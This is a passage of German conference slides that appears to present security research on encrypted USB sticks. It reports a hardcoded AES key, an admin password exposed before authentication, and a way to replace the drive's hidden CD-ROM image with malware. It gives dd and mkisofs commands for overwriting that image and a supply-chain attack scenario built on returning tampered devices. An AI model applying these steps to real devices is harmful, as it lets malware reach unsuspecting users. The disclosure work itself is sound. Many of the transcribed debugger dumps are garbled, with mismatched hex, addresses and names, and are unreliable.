- Die **USB-Kommunikation ist AES-verschlüsselt**

Software-Analyse

VerbatimSecure.exe - PID: 9408 - Module: kernel32.dll - Thread: 16600 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Dec 1 2020 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

DeviceIoControl

```

75B8A79E0 8BF5 push ebp
75B8A79E3 88EC mov ebp,esp
75B8A79E5 51 push ecx
75B8A79E6 817D 0c 08482D00 cmp dword ptr ss:[ebp+0c],2D4808
75B8A79E9 0F84 56600100 je kernel32!75BB0A49
75B8A79F2 817D 0c 08482D00 cmp dword ptr ss:[ebp+0c],2D4808
75B8A79F5 0F84 49600100 je kernel32!75BB0A49
75B8A79F8 817D 0C 200000900 cmp dword ptr ss:[ebp+0c],90020
75B8A79F9 0F84 3C 60001000 je kernel32!75BB0A49
75B8A7A00 FF75 24 push dword ptr ss:[ebp+24]
75B8A7A03 FF75 20 push dword ptr ss:[ebp+20]
75B8A7A13 FF75 1C push dword ptr ss:[ebp+1C]
75B8A7A16 FF75 18 push dword ptr ss:[ebp+18]
75B8A7A19 FF75 14 push dword ptr ss:[ebp+14]
75B8A7A1C FF75 10 push dword ptr ss:[ebp+10]
75B8A7A1F FF75 0C push dword ptr ss:[ebp+C]
75B8A7A22 FF75 08 push dword ptr ss:[ebp+8]
75B8A7A25 FF15 E411C175 call dword ptr ds:[<0DeviceIoControl>]
75B8A7A28 C9 leave
75B8A7A2C C2 2000 ret 20
edi=21050

```

Default (stdcall)

EAX 00000250 L"e"
ECX 00000000
EDX 0408E188
EBP 0001E5A7
ESP 00000250
ESI 04090048 "S\nN"
EDI 00021050

EIP 75B8A79E0 kernel32.DeviceIoControl>
EFlags 00000304
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)

Default (stdcall)

1: [esp+4] 000002cc
2: [esp+8] 00040204
3: [esp+C] 04090048
4: [esp+10] 00021050

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
04090048	64 00 00 00 00 00 00 10 18 00 00 00 00 02 00 00	d...P...0...-...
04090058	64 00 00 00 00 50 00 00 30 00 00 00 38 00 01 000.....
04090068	00 00 00 00 01 00 00 00 00 00 4F 00 00 00 00 000.....
04090078	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 000.....
04090088	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 000.....
04090098	9A E1 66 F9 B0 92 11 AE 8E 14 1A C0 F0 47 CC CC	.afu....*.AoGII
040900A8	C5 E4 C7 2D EA 53 DB C1 1D 01 94 50 E1 CA F4	AaC-...e...-1aE6
040900B8	D5 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	0CKEB...10-\$15\$
040900C8	47 B2 94 07 CB C1 42 30 FA 46 82 51 83 A6 5C 44	G...EA8-UQ...10
040900D8	88 04 42 CC 0A 57 FB 99 57 E7 88 9A 44 B2 8A F7	.BI.WU.Pc6.D3...+
040900E8	88 24 76 78 47 50 23 DF 82 83 80 53 82 7E A0 14	.SVxGJ#...S...~
04090108	BF 91 FE FC E5 89 61 7C 3C 2B 80 BB 85 88 EB 34	L...pu.a <*>..,e4
04090118	44 CB 46 83 D7 DC 99 CA BF 74 0A 3A 0C 58 A3 00	DEF*x0.Eg...1...X4
04090128	D0 81 1E 2A A8 49 E9 1C 69 DE 8D 9C 69 15 EB D0	...@tE.b...1..ED

0408F148 0001E5A7 return to verbatimsecure.00D16EA/ from ???
0408F149 000002cc
0408F150 00040204
0408F154 04090048
0408F158 00021050
0408F15C 04090048
0408F160 00000250
0408F164 04090048
0408F168 00000000
0408F16C 910F7650
0408F170 C0000000
0408F174 75BB3A90 kernel32!75BB3A90
0408F178 00000270 L"\\"\\?\\%c:"
0408F17C 00000250
0408F180 00021050
0408F184 04090048
0408F188 00000000
0408F18C 0408E104
0408F190 00000000

Pointer to SEH_Record[1] verbatimsecure 00C778n1

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused Dump: 04090048 -> 04090048 (0x00000001 bytes) Time Wasted Debugging: 0:06:59:08

Verschlüsselte USB-Kommunikation via DeviceIoControl

Software-Analyse

- Glücklicherweise ist die Windows-Client-Software sehr **analysefreundlich**
- Es existieren sprechende **Symbolnamen**, z.B. die AES-Verschlüsselung betreffend

Function name	Segment	Start
CRijndael::CRijndael(void)	.text	00401000
CRijndael::~CRijndael(void)	.text	0040100D
CRijndael::MakeKey(const char*, int, int)	.text	00401014
CRijndael::DefEncryptBlock(const char*, char*)	.text	004013EF
CRijndael::DefDecryptBlock(const char*, char*)	.text	00401756
CRijndael::EncryptBlock(const char*, char*)	.text	00401ACF
CRijndael::DecryptBlock(const char*, char*)	.text	00401D6B
CRijndael::Encrypt(const char*, char*, uint, int)	.text	00402010
CRijndael::Decrypt(const char*, char*, uint, int)	.text	00402162
CRijndael::Xor(char*, char*)	.text	004022A2

- **Laufzeitanalysen** unter Verwendung eines Software-Debuggers wie x64dbg funktionieren ohne Probleme
- Ein **hartkodierter AES-Schlüssel** wird für den Schutz der USB-Kommunikation genutzt

Software-Analyse

x32dbg - VerbatimSecure.exe - PID: 12912 - Module: verbatimsecure.exe - Thread: Main Thread 14300 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Dec 1 2020 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Hide FPU

EIP 00E3220C GZ 1000
 00E3220D 837D 14 02
 00E3220E 00000013
 00E3220F 804p 14
 v 75 51
 3BC1
 ▾ 76 EC
 53
 8086 F4030000
 50
 88CE
 E8 A4F8FFFF
 57
 32
 80CE
 E8 6E000000
 FFB6 CC030000
 8086 F4030000
 37
 50
 E8 29F71300
 8886 CCO30000
 03F8
 03F9
 8885 10
 33D2
 F7B6 CC030000
 83C4 0C
 add esp,c

ret 10
 cmp dword ptr ss:[ebp+14],2
 jne verbatimsecure.E32269
 cmp eax,ecx
 push ebx
 lea eax,dword ptr ds:[esi+3F4]
 push eax
 mov ecx,esi
 call verbatimsecure.?EncryptBlock@Crijndae
 push edi
 mov eax,esi
 call verbatimsecure.?Xor@Crijndae100AAEXPAN
 push dword ptr ds:[esi+3CC]
 lea eax,dword ptr ds:[esi+3F4]
 push edi
 push edi
 call verbatimsecure.F71970
 mov eax,dword ptr ds:[esi+3CC]
 add edi,eax
 add ebx,eax
 xor edx,edx
 div dword ptr ds:[esi+3CC]
 add esp,c

[ebp+14]:"SAGE company"
 [ebp+14]:"SAGE company"
 esi:"SAGE company"
 edi:"SAGE company"
 esi:"SAGE company"
 edi:"SAGE company"
 edi:"SAGE company"
 edi:"SAGE company"

EIP 00E3220C verbatimsecure.00E3220C
 EFLAGS 00000246
 ZF 0 PF 0
 OF 0 SF 0 DF 0
 CF 0 TF 0 IF 1

LastError: 00000000 (ERROR_SUCCESS)
 LastStatus: C0000135 (STATUS_DLL_NOT_FOUND)

GS 0028 FS 0053
 ES 0028 DS 0028
 CS 0023 SS 0028

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.0

Default (stdcall) 5 Unlocked

1: [esp+4] 016FE0B8 "SAGE company"
 2: [esp+8] 016FE0B8 "SAGE company"
 3: [esp+1C] 00000020
 4: [esp+10] 00000020

return to verbatimsecure.00E3BEO freq

016FD9E4 00E3BEO
 016FE0B8 "SAGE company"
 016FD9E8 "SAGE company"
 016FD9E9 00000020
 016FD9E0 00000020
 016FD9E8 0356C88
 016FD9E9 00000200
 L"C:\Users\vresea\AppData\Local\T
 016FD9E0 12345678901234
 016FD9E9 00000020
 016FD9E0 178901234567890
 016FD9E9 52455751
 016FD9E0 52455643
 016FD9E9 44455753
 016FD9E0 585A4151

.text:00E3220C verbatimsecure.exe:\$220C #160C

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
016FE0B8	53 41 47 45 20 63 6F 60 70 61 6E 79 00 00 00 00	SAGE company...
016FE0B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SP company...
016FE0B8	53 50 00 63 60 60 70 61 6E 79 00 00 00 00 00 00	SP company...
016FE0B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SP company...
016FE0B8	00 31 32 33 34 35 36 37 38 39 30 31 32 33 34	SP company...
016FE108	35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30	5678901234567890
016FE118	31 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00	13.....
016FE128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
016FE138	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused Dump: 016FE0B8 > 016FE0B8 (0x00000001 bytes)

Time Wasted Debugging: 0:06:47:11

Entschlüsselte USB-Kommunikation (Antwort vom Gerät)

Software-Analyse

VerbatimSecure.exe - PID: 12912 - Module: verbatimsecure.exe - Thread: Main Thread 14300 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Dec 1 2020 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Hide FPU

EIP: 00E3220C

```

    GZ 1000
    83D7 14 02
    804d 14
    v 75 51
    3BC1
    ^ 76 EC
    53
    8086 F4030000
    50
    88CE
    E8 A4F8FFFF
    57
    53
    88CE
    53
    88CE
  
```

ret 10

cmp dword ptr ss:[ebp+14],2
 mov eax,ecx
 cmp eax,ecx
 push ebx
 lea eax,dword ptr ds:[esi+3F4]
 push eax
 mov ecx,esi
 call <verbatimsecure._?EncryptBlock@Rijndael>
 push edi
 push ebx
 mov ecx,esi

[ebp+14];"SAGE company"
 [ebp+14];"SAGE company"

EAX 00000020
 EDX 00FCEBB0
 ECX 00000001
 EDX 00000000
 EB P 00E3220C
 EDI 016FE0B4
 ESI 016FE0B8
 EDI 016FE0B8
 EIP 00E3220C
 EFLAGS 00000246
 ZF 1 PF 1 AF 0

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
016FE0B8	53 41 47 45 20 63 6F 6D 70 61 6E 79 00 00 00 00	SAGE company.....
016FE0C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
016FE0D8	00 53 50 20 63 6F 6D 70 61 6E 79 00 00 00 00 00	.SP company.....
016FE0E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
016FE0F8	00 00 31 32 33 34 35 36 37 38 39 30 31 32 33 34	..12345678901234
016FE108	35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30	5678901234567890
016FE118	31 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00	13.....
016FE128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
016FE138	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Paused Dump: 016FE0B8 -> 016FE0B8 (0x00000001 bytes) Time Wasted Debugging: 0:06:47:11

Entschlüsselte USB-Kommunikation (Antwort vom Gerät)

Software-Analyse

- Bei der Analyse der USB-Kommunikation zwischen der Client-Software und dem USB-Gerät konnte eine **sehr interessante Beobachtung** gemacht werden
- **Vor das Anmeldefenster mit der passwort-basierten Authentifizierung angezeigt** wird, gab es bereits **Gerätekommunikation mit sensiblen Daten**

Software-Analyse

VerbatimSecure.exe - PID: 12912 - Module: verbatimsecure.exe - Thread: Main Thread 14300 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Dec 1 2020 (TtransEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols References Threads Handles Trace

```

CPU: 00E3220C
    C2 1000 ret 10
    00E3220D 837D 14 02 cmp dword ptr ss:[ebp+1],2
    00E3220E 89D0 00 00 mov byte ptr ss:[ebp+0],0
    00E32210 75 54 jne VerbatimSecure.E32209
    00E32211 3B3C1 cmp eax,ecx
    00E32212 76 EC jle VerbatimSecure.E32208
    00E32213 53 push ebx
    00E32214 89B6 F4030000 lea edx,dword ptr ds:[esi+3F4]
    00E32215 50 push eax
    00E32216 89CE mov exx,esi
    00E32217 E8 A4FBFFFF call VerbatimSecure.7EncryptBlock@CRTjndae
    00E32218 53 push edi
    00E32219 89CE mov ecx,esi
    00E3221A E8 6E000000 call VerbatimSecure.7XorCRtjndae100AAEXP
    00E3221B FF86 CC030000 push dword ptr ds:[esi+3CC]
    00E3221C 89B6 F4030000 lea edx,dword ptr ds:[esi+3F4]
    00E3221D 57 push edi
    00E3221E 50 push eax
    00E3221F 89CE mov exx,esi
    00E32220 E8 29F71300 call VerbatimSecure.F71970
    00E32221 89B6 CC030000 mov eax,dword ptr ds:[esi+3CC]
    00E32222 89B8 add ebx,ax
    00E32223 0308 add eax,ax
    00E32224 8A45 10 mov eax,dword ptr ss:[ebp+10]
    00E32225 33D2 xor edx,edx
    00E32226 F786 CC030000 div dword ptr ds:[esi+3CC]
    00E32227 83C4 0C add esp,c

```

Memory Map Call Stack SEH Script Symbols References Threads Handles Trace

EAX 00000000 , '
EDX 00000044 'd'
ECX 0000000F '
EDP 00000000 '
EBP 016FC020 '
ESI 016FD1F8 "a  "
EDI 016FD1F8 "SAGE_MTKS3cretP4ssw0rd"
EIP 00E3220C verbatimsecure.00E3220C
EFFLAGS 002000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NO
GS 002b FS 0053
ES 0028 DS 0028
CS 0023 SS 0028
ST0 00000000000000000000000000000000 x87r0 Emptv 0.0
Default (stdcall) 5 Unlocked
1: [esp+1] 016FD1F8 "SAGE_MTKS3cretP4ssw0rd"
2: [esp+8] 016FD1F8 "SAGE_MTKS3cretP4ssw0rd"
3: [esp+16] 000000200
4: [esp+10] 000000020
5: +44 ~~~~~~

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
016FD1F8	58 41 47 45 5F 4D 54 48	SAGE_MTKS3cretP4ssw0rd
016FD208	73 77 30 72 64 00 00 00	ssw0rd.....
016FD218	00 00 00 00 00 00 00 00	SAGE_MTK
016FD228	09 DF D5 6C 81 B6 05 28	B0! 1. (0..1.00
016FD248	44 C6 83 49 90 8C 02 6C	EE 91 15 B0 50 C5 40
016FD258	F9 CA B9 09 88 72 B5 A4	44 55 751
016FD268	26 DE 4E F8 EC E7 75	44455753
016FD278	53 41 47 45 5F 4D 54 48	u��.ru)��n��t��s��
016FD27E	01 00 00 00 00 00 00 00	SAGE_MTK.....

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused Dump: 016FD1F8 -> 016FD1F8 (0x00000001 bytes)

Time Wasted Debugging: 0:06:50:19

Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Software-Analyse

VerbatimSecure.exe - PID: 12912 - Module: verbatimsecure.exe - Thread: Main Thread 14300 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Dec 1 2020 (TtransEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols References Threads Handles Trace

Assembly View:

```

00E3220C C2 1000 ret 10
00E3220D 837D 14 02 cmp dword ptr ss:[ebp+1],2
00E32210 8904 00 mov byte ptr ss:[ebp+0],0
00E32211 75 51 jne VerbatimSecure.E32209
00E32212 3B C1 cmp eax,ecx
00E32213 76 EC jle VerbatimSecure.E32208
00E32214 53 push ebx
00E32215 8B86 F4030000 lea eax,[eax+4]
00E32216 50 push eax
00E32217 8BCE mov ecx,esi
00E32218 E8 A4FBFFFF call .overbatissecure.7EncryptBlock@CRTjndae
00E32219 53 push ebx
00E3221A 8BCE mov ecx,esi
00E3221B E8 6E000000 call .overbatissecure.7Xor0CR1jndae!00AAEXPX
00E3221C FF B6 CC030000
00E3221D 8B86 F4030000 push dword ptr ds:[esi+3C]
00E3221E 50 push eax
00E3221F 8BCE mov ecx,esi
00E32220 E8 29F71300 call VerbatimSecure.F71970
00E32221 8B86 CC030000 mov eax,dword ptr ds:[esi+3C]
00E32222 03 D8 add ebx,ax
00E32223 8B45 10 mov eax,dword ptr ss:[ebp+1]
00E32224 33D2 xor edx,edx
00E32225 F7 B6 CC030000 div dword ptr ds:[esi+3C]
00E32226 83 C4 0C add esp,c

```

Registers View:

EAX	00000000	,
EBX	00000044	'd'
ECX	0000000F	
EDX	00000000	
EBP	016FC0D20	
ESP	016FD1F8	"aa3"
ESI	016FD1F8	SAGE_MTKS3cretP4ssw0rd
EDI	016FD1F8	SAGE_MTKS3cretP4ssw0rd
EIP	00E3220C	verbatimsecure.00E3220C
EFLAGS	002000246	
ZF	1	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

LastError: 00000000 (ERROR_SUCCESS)
LastStatus: C0000034 (STATUS_OBJECT_NAME_NO)

GS 002b FS 0053
ES 0028 DS 0028
CS 0023 SS 0028

ST(0) 00000000000000000000000000000000 x87r0 Emptv 0.0

Default (stdcall) - 5 Unlocked

1: [esp+1] 016FD1F8 SAGE_MTKS3cretP4ssw0rd
2: [esp-1] 016FD1F8 SAGE_MTKS3cretP4ssw0rd
3: [esp-2] 00000020
4: [esp-10] 00000000

Registers View (bottom):

016FD1F8	00E3B6D0	return_to_overbatissecure.00E3B6D0 from .
016FD1F9	016FD1F8	SAGE_MTKS3cretP4ssw0rd
016FD1FA	016FD1F8	SAGE_MTKS3cretP4ssw0rd
016FD1FB	00000200	
016FD1FC	00000020	
016FD1FD	00000020	
016FD1FE	00000020	
016FD1FF	00000020	
016FD20	00E3B6D0	return_to_overbatissecure.00E3B6D0 from .
016FD21	016FD1F8	SAGE_MTKS3cretP4ssw0rd
016FD22	016FD1F8	SAGE_MTKS3cretP4ssw0rd
016FD23	00000020	
016FD24	00000020	
016FD25	00000020	
016FD26	00000020	
016FD27	00000020	
016FD28	00000020	
016FD29	00000020	
016FD2A	00000020	
016FD2B	00000020	
016FD2C	00000020	
016FD2D	00000020	
016FD2E	00000020	
016FD2F	00000020	
016FD30	00000020	
016FD31	00000020	
016FD32	00000020	
016FD33	00000020	
016FD34	00000020	
016FD35	00000020	
016FD36	00000020	
016FD37	00000020	
016FD38	00000020	
016FD39	00000020	
016FD3A	00000020	
016FD3B	00000020	
016FD3C	00000020	
016FD3D	00000020	
016FD3E	00000020	
016FD3F	00000020	
016FD40	00000020	
016FD41	00000020	
016FD42	00000020	
016FD43	00000020	
016FD44	00000020	
016FD45	00000020	
016FD46	00000020	
016FD47	00000020	
016FD48	00000020	
016FD49	00000020	
016FD4A	00000020	
016FD4B	00000020	
016FD4C	00000020	
016FD4D	00000020	
016FD4E	00000020	
016FD4F	00000020	
016FD50	00000020	
016FD51	00000020	

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused Dump: 016FD1F8 -> 016FD1F8 (0x00000001 bytes)

Time Wasted Debugging: 0:06:50:19

Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Software-Analyse

Screenshot of x32dbg debugger showing assembly and memory dump analysis.

Assembly View:

```

CPU: 00E3220C
00E3220F C2 1000 ret
00E32210 837D 14 02 cmp dword ptr ss:[ebp+14],2
00E32211 89D0 14 mov byte ptr [ss:[ebp+14]],ecx
00E32212 75 51 jne VerbatimSecure.e32209
00E32213 3B C1 cmp eax,ecx
00E32214 76 EC push ebx
00E32215 F4 030000 lea eax,[dword ptr ds:[esi+3F4]]
00E32216 50 push eax
00E32217 8BCE mov ecx,esi
00E32218 E8 A4FBFFFF call <verbatimsecure.e32208>
00E32219 57 push edi
00E3221A 53 push ebx
00E3221B 00E3221C 53
    
```

Registers:

EAX	00000000	,
EBX	00000044	'b'
ECX	0000000F	
EDX	00000000	
EBP	016FC020	
ESP	016FD1F8	
ESI	016FD1F8	"\xa3"
EDI	016FD1F8	SAGE_MTKS3cretP4ssw0rd
EIP	00E3220C	SAGE_MTKS3cretP4ssw0rd
EFlags	00200246	SAGE_MTKS3cretP4ssw0rd

Memory Dump View:

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
Address	Hex				ASCII		
016FD1F8	53 41 47 45 5F 4D 54 4B	53 33 63 72 65 74 50 34			SAGE_MTKS3cretP4		
016FD208	73 73 77 30 72 64 00 00	00 00 00 00 00 00 00 00	00 00 00 00	00 00 00 00	ssw0rd.....		
016FD218	00 00 00 00 00 00 00 00	53 41 47 45 5F 4D 54 4B		 SAGE_MTK		
016FD228	02 DF D5 6C 81 B6 05 28	44 84 5F B6 12 D5 D9 20			.BÖ1.1.(D._1.ÖÙ		
016FD238	C4 76 3B 6A 0E C2 63 38	F5 26 3C 9C 98 07 AF B9			Äv;j.Äc8ö&<...`		
016FD248	A4 C6 83 49 9D 9D 8C 02	6C EE 91 15 B0 5D C5 40			¤Æ.I....1i..]Å@		
016FD258	F9 CA B9 0C B8 72 B5 4A	26 DE 4E F8 EC E7 A7 75			ùÈ¹..rµJ&þNøìç§u		
016FD268	53 41 47 45 5F 4D 54 4B	01 00 00 00 00 00 00 00	00 00 00 00	00 00 00 00	SAGE_MTK.....		
016FD278	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00	00 00 00 00		

Paused | Dump: 016FD1F8 -> 016FD1F8 (0x00000001 bytes) | Time Wasted Debugging: 0:06:50:19


Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Demo: Pfusch oder Hintertür?

Pfusch oder Hintertür? Entsperren eines sicheren Krypto-USB-Sticks auf *magische* Weise




Demo: Pfusch oder Hintertür?



Authentizität von Daten

- Die Client-Software für administrative Zwecke ist auf einer **emulierten CD-ROM-Partition** gespeichert
- Deren Inhalt wird als ISO-9660-Image in **“versteckten” Sektoren** des USB-Laufwerks gespeichert, auf die nur mit **speziellen IOCTL-Kommandos** oder durch Verwendung eines **externen SSD-Gehäuses** zugegriffen werden kann



Authentizität von Daten

Verbatim-Gehäuse:

```
# fdisk -l /dev/sda
Disk /dev/sda: 476.92 GiB, 512092012032 bytes, 1000179711
sectors
Disk model: Portable Drive
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xbfc4b04e

Device      Boot Start      End    Sectors   Size Id Type
/dev/sda1        2048 1000171517 1000169470 476.9G  c W95 FAT32
(LBA)
```

35505 "versteckte" Sektoren (512 GB version) mit ISO-9660-Image


```
# dd if=/dev/sda bs=512 skip=1000179711 of=cdrom.iso
35505+0 records in
35505+0 records out
18178560 bytes (18 MB, 17 MiB) copied, 0.269529 s, 67.4 MB/s
[root@hackbox cdrom]# file cdrom.iso
cdrom.iso: ISO 9660 CD-ROM filesystem data 'VERBATIMSECURE'
```

Authentizität von Daten

- Durch Manipulation dieses ISO-9660-Images oder durch Ersetzen kann ein Angreifer **Schadsoftware** auf dem emulierten CD-ROM-Laufwerk speichern
- Diese Schadsoftware kann bei der Nutzung des Geräts durch ein **nichts ahnendes Opfer** ausgeführt werden

```
# mkisofs -o hacked.iso -J -R -V "VerbatimSecure" ./content

# dd if=hacked.iso of=/dev/sda bs=512 seek=1000179711
25980+0 records in
25980+0 records out
13301760 bytes (13 MB, 13 MiB) copied, 1.3561 s, 9.8 MB/s
```




Authentizität von Daten

- Durch Manipulation dieses ISO-9660-Images oder durch Ersetzen kann ein Angreifer **Schadsoftware** auf dem emulierten CD-ROM-Laufwerk speichern
- Diese Schadsoftware kann bei der Nutzung des Geräts durch ein **nichts ahnendes Opfer** ausgeführt werden

```
# mkisofs -o hacked.iso -J -R -V "VerbatimSecure" ./content

# dd if=hacked.iso of=/dev/sda bs=512 seek=1000179711
25980+0 records in
25980+0 records out
13301760 bytes (13 MB, 13 MiB) copied, 1.3561 s, 9.8 MB/s
```

Dies könnte
Schadsoftware sein



Authentizität von Daten: Gedankenexperiment

The Poor Hacker's Not Targeted Supply Chain Attack

1. Verwundbare Geräte in einem Online-Shop kaufen
2. Schadsoftware zu Geräten hinzufügen
3. Modifizierte Geräte zurücksenden
4. Hoffen, dass die Geräte wieder verkauft und nicht einfach vernichtet werden
5. Darauf warten, dass ein potenzielles Opfer ein modifiziertes Gerät kauft und verwendet
6. Gewinn?!



Beispiel #3: Lepin EP-KP001



Wichtig Eigenschaften:

- „Strongest military technology digital encryption U-Disk“
- Schützt Daten und Privatsphäre mit „real-time 256-bit AES-XTS hardware encryption“
- 6- bis 14-stellige Passcodes
- Interessante Passcode Recovery-Funktion

Produkt-Webseite

